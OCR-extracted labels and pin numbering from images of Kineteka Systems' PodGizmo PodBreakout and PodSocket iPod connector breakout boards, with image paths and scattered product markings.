



POD BREAKOUT V1.5
(MALE)
PODSOCKET
V1.1
(FEMALE)
PODBREAKOUT
PODSOCKET
30 1
29 2
28 3
27 4
26 5
25 6
24 7
23 8
22 9
21 10
20 11
19 12
18 13
17 14
16 15
15 16
14 17
PodGizmo
Made in USA
PodSocket v1.1



PodSocket v1.1


Copyright 2007-2011
Kineteka Systems, LLC
www.kineteka.com
PodGizmo™
Made in USA


PodGizmo
Made in USA


PodGizmo
PodSocket v1.1
PodSocket v1.1


29 27 25 23 21 19 17 15 13 11 9 7 5 3 1
PodSocket v1.1

